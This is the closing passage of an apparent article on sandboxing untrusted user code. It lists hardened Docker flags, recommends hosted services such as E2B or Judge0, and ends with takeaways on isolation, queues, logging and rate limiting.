Docker with --network none, --memory 128m, --read-only, --user 1000, --pids-limit 32, and a 10-second timeout. That gets you most of the protection for most realistic threats.
Should I build this myself or use a service? If code execution is not your core product, use E2B or Judge0. Building this correctly takes significant effort, and the security stakes are high.
Key Takeaways
- Every execution needs its own isolated environment. Shared = risky.
- Docker is a good start but needs explicit hardening. Default settings leave you exposed.
- For untrusted user code at scale, Firecracker or gVisor is worth the complexity.
- Always use a queue between your API and the execution worker.
- Log everything. You'll need it when something goes wrong.
- Rate limiting is part of sandbox security.